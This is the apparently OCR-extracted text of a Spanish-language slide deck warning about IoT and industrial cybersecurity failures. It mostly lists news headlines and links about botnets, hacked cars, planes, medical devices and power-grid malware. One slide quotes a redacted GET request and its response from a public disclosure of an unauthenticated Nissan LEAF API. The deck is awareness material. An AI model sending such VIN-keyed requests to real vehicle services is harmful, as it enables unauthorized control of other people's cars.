
Madrid tiene la mayor cantidad de bots, seguido por Estambul y Moscú

Pero con el IoT seguro que lo hacemos bien …



https://arstechnica.com/information-technology/2018/02/for-sale-ddoses-guaranteed-to-take-down-gaming-servers-just-20/

Pero con el IoT seguro que lo hacemos bien …




https://arstechnica.com/information-technology/2018/02/for-sale-ddoses-guaranteed-to-take-down-gaming-servers-just-20/

Pero con el IoT seguro que lo hacemos bien …


Pen testers gained access to networks and leveraged that foothold to access the broader industrial network containing ICS equipment in 82% of the networks tested.

https://www.infosecurity-magazine.com/news/most-industrial-networks

Pero con el IoT seguro que lo hacemos bien …




Top 10 vulnerabilities on the corporate information system perimeter of industrial companies
(percentage of client companies, by severity level)



ccess to networks
othold to access
network
ment in 82% of

https://www.infosecurity-magazine.com/news/most-industrial-networks

Pero con el IoT seguro que lo hacemos bien …



https://www.infosecurity-magazine.com/news/most-industrial-networks

Pero con el IoT seguro que lo hacemos bien …

IBM's Schneier: It's Time to Regulate IoT to Improve Cyber-Security

By: Sean Michael Kerner | November 15, 2017

In a keynote address at the SecTor security conference, IBM Resilient Systems CTO Bruce Schneier makes a case for more regulatory oversight for software and the internet of things.

http://www.eweek.com/security/ibm-s-schneier-it-s-time-to-regulate-iot-to-improve-cyber-security

Cuando no nos preocupamos por la seguridad ocurren cosas …


Virus en tu Smart TV: este malware mina criptomonedas en televisiones

https://www.adslzone.net/2018/02/27/virus-smart-tv-criptomonedas

Consiguen utilizar un favicon.ico para minar criptomonedas simplemente con visitar una página web

Escrito por Rubén Velasco 16 febrero, 2018

seguridad 0 Comentarios



https://www.redeszone.net/2018/02/16/favicon-minar-criptomonedas/

Científicos nucleares rusos fueron arrestados por usar una supercomputadora para minar bitcoins

Por Daniel Perez Fernandez / hace un mes / 1 min de lectura

0 Comments

https://tecnonucleous.com/2018/02/10/cientificos-nucleares-rusos-fueron-arrestados-por-usar-una-supercomputadora-para-minar-bitcoins/

The DAO y el caso del robo de los 50 millones de dólares en Ethereum (Insert Coin 1x01)

https://www.xataka.com/seguridad/the-dao-y-el-caso-del-robo-de-los-50-millones-de-dolares-en-ethereum-insert-coin-1x01

Consiguen hackear el software que se utilizará en las elecciones alemanas

https://www.genbeta.com/seguridad/consiguen-hackear-el-software-que-se-utilizara-en-las-elecciones-alemanas

McAfee
Together is power.

Securing Tomorrow. Today.

80 to 0 in Under 5 Seconds: Falsifying a Medical Patient's Vitals

By Douglas McKee on Aug 11, 2018

The author thanks Shaun Nordeck, MD, for his assistance with this report.

With the explosion of growth in technology and its influence on our lives, we have become

https://securingtomorrow.mcafee.com/mcafee-labs/80-to-0-in-under-5-seconds-falsifying-a-medical-patients-vitals/

INVESTIGADORES CHINOS CONSIGUEN HACKEAR UN TESLA MODEL S REMOTAMENTE

Josep Albors | 22 Sep, 2016 | Internet de las cosas | No hay comentarios

https://blogs.protegerse.com/2016/09/22/investigadores-chinos-consiguen-hackear-un-tesla-model-s-remotamente/

Controlling vehicle features of Nissan LEAFs across the globe via vulnerable APIs

https://www.troyhunt.com/controlling-vehicle-features-of-nissan/

Controlling vehicle features of Niss ia

```
GET https://[redacted].com/orchestration_1111/gdc/RemoteACRecordsRequest.php?
RegionCode=NE&lg=no-NO&DCMID=&VIN=SJNFAAZE0U60XXXXX
```



```
{
    status: 200,
    message: "success",
  - RemoteACRecords: {
        OperationResult: "FINISH",
        OperationDateAndTime: "jan 22,2016 08:39",
        RemoteACOperation: "START",
        ACStartStopDateAndTime: "jan 22,2016 08:39",
        CruisingRangeAcOn: "134400.0",
        CruisingRangeAcOff: "159040.0",
        ACStartStopURL: "",
        PluginState: "CONNECTED",
        ACDurationBatterySec: "900",
        ACDurationPluggedSec: "7200"
    },
    OperationDateAndTime: ""
}
```


https://www.troyhunt.com/controlling-vehicle-features-of-nissan/

Controlling vehicle features of Niss ia

```
GET https://[redacted].com/orchestration_1111/gdc/RemoteACRecordsRequest.php?
RegionCode=NE&lg=no-NO&DCMID=&VIN=SJNFAAZE0U60XXXXX
```


```
{
    status: 200,
    message: "success",
  - RemoteACRecords: {
        OperationResult: "FINISH",
        OperationDateAndTime: "jan 22,2016 08:39",
        RemoteACOperation: "START",
        ACStartStopDateAndTime: "jan 22,2016 08:39",
        CruisingRangeAcOn: "134400.0",
        CruisingRangeAcOff: "159040.0",
        ACStartStopURL: "",
        PluginState: "CONNECTED",
        ACDurationBatterySec: "900",
        ACDurationPluggedSec: "7200"
    },
    OperationDateAndTime: ""
}
```

https://www.troyhunt.com/controlling-vehicle-features-of-nissan/

Mobile apps and stealing a connected car

PUBLICATIONS

By Mikhail Kuzin, Victor Chebyshev on February 16, 2017. 10:27 pm

App	App features	App code obfuscation	Unencrypted username and password	Overlay protection for app window	Detection of root permissions	App integrity check
App #1	Door unlock	No	Yes (login)	No	No	No
App #2	Door unlock	No	Yes (login & password)	No	No	No
App #3	Door unlock; engine start	No	–	No	No	No
App #4	Door unlock	No	Yes (login)	No	No	No
App #5	Door unlock; engine start	No	Yes (login)	No	No	No
App #6	Door unlock; engine start	No	Yes (login)	No	No	No
App #7	Door unlock; engine start	No	Yes (login & password)	No	No	No

https://securelist.com/mobile-apps-and-stealing-a-connected-car/77576/

Algunas versiones de Segway pueden ser hackeadas

By Dani Alonso On 3 Oct, 2017 At 11:15 AM | Categorized As Noticias, Seguridad | With 0 Comments

http://blogs.itpro.es/danialonso/algunas-versiones-de-segway-pueden-ser-hackeadas/

Hackers 'could make car wash attack'

28 July 2017 | Technology


Share

Researchers said they could make the car wash "strike anyone" using it

http://www.bbc.com/news/technology-40754403

KIM ZETTER SECURITY 04.15.15 01:11 PM

HACKERS COULD COMMANDEER NEW PLANES THROUGH PASSENGER WI-FI



https://www.wired.com/2015/04/hackers-commandeer-new-planes-passenger-wi-fi/

Homeland Security team remotely hacked a Boeing 757

A Department of Homeland Security official admitted that a team of experts remotely hacked a Boeing 757 parked at an airport.

https://www.csoonline.com/article/3236721/security/homeland-security-team-remotely-hacked-a-boeing-757.amp.html

Los ciberataques crean un 'agujero' de 1,3 millones anuales a la empresa española

Robo de planes estratégicos, capturas de email o 'secuestro' de datos a cambio de un rescate son los principales ataques informáticos que cuestan dinero a las empresas

https://www.elconfidencial.com/tecnologia/2016-11-23/una-empresa-espanola-pierde-de-media-1-4-millones-al-ano-por-ciberataques_1293123/

https://www.elconfidencial.com/amp/tecnologia/2018-09-15/banca-online-seguridad-agujeros_1615928

Industroyer, el malware que tumba centrales eléctricas

COMPARTIR

http://computerhoy.com/noticias/software/industroyer-malware-que-tumba-centrales-electricas-63804

Un grupo de hackers se ha infiltrado en las infraestructuras eléctricas de Europa y EE.UU.

8 de septiembre, 2017

https://www.muyseguridad.net/2017/09/08/hackers-infraestructuras-electricas-europa-ee-uu/

Connectivity

Hackers Could Blow Up Factories Using Smartphone Apps

Researchers have found worrying security holes in apps companies use to control industrial processes.

by Martin Giles January 11, 2018

https://www.technologyreview.com/s/609946/hackers-could-blow-up-factories-using-smartphone-apps/

Malware Triton: la nueva arma cibernética que puede cerrar plantas de energía se filtra accidentalmente en la red

Por Daniel Perez Fernandez / hace 2 meses / 2 min de lectura

0 Comments

https://tecnonucleous.com/2018/01/17/malware-triton-la-nueva-arma-cibernetica-que-puede-cerrar-plantas-de-energia-se-filtra-accidentalmente-en-la-red/

Cyber-attack risk on nuclear weapons systems 'relatively high' – thinktank

Lack of skilled staff, slowness of institutional change exposes UK and US capabilities, warns Chatham House

▲ The US nuclear-tipped Minuteman is a strategic weapon system using a ballistic missile of intercontinental range. It's believed to be 'particularly vulnerable to cyber attacks'. Photograph: Gene Blevins/Reuters

"Nuclear weapons systems were developed before the advancement of computer technology and little consideration was given to potential cyber vulnerabilities. As a result, current nuclear strategy often overlooks the widespread use of digital technology in nuclear systems," the authors of the study said.

https://www.theguardian.com/technology/2018/jan/11/cyber-attack-risk-on-nuclear-weapons-systems-relatively-high-thinktank

Canada to Devote $1 Billion of Federal Budget to Fighting Cybercrime

https://futurism.com/canada-billion-dollar-cyber-crime-budget

El mando militar de la ciberdefensa apoya crear una ciberreserva de 'hackers' sin remuneración económica

RAÚL PIÑA | Madrid 23 NOV. 2017 | 19:04

La Comisión Mixta de Seguridad Nacional del Congreso, durante una reunión celebrada el pasado día 16. / BERNARDO DÍAZ

http://www.elmundo.es/espana/2017/11/23/5a16f08eca4741a3198b45f0.html

El mando militar de la ciberdefensa apoya crear una ciberreserva de 'hackers' sin remuneración económica

RAÚL PIÑA | Madrid 23 NOV. 2017 | 19:04

La Comisión Mixta d
/ BERNARDO DÍAZ

"Les diríamos que no les vamos a pagar nada, porque el único sueldo sería la satisfacción de defender a su nación, a su Estado.

Sólo les cubriríamos los gastos necesarios para que no perdiesen dinero"

Carlos Gómez López de Medina, jefe del **Mando Conjunto de Ciberdefensa** (MCCD)

http://www.elmundo.es/espana/2017/11/23/5a16f08eca4741a3198b45f0.html

Evitemos que éste sea el camino…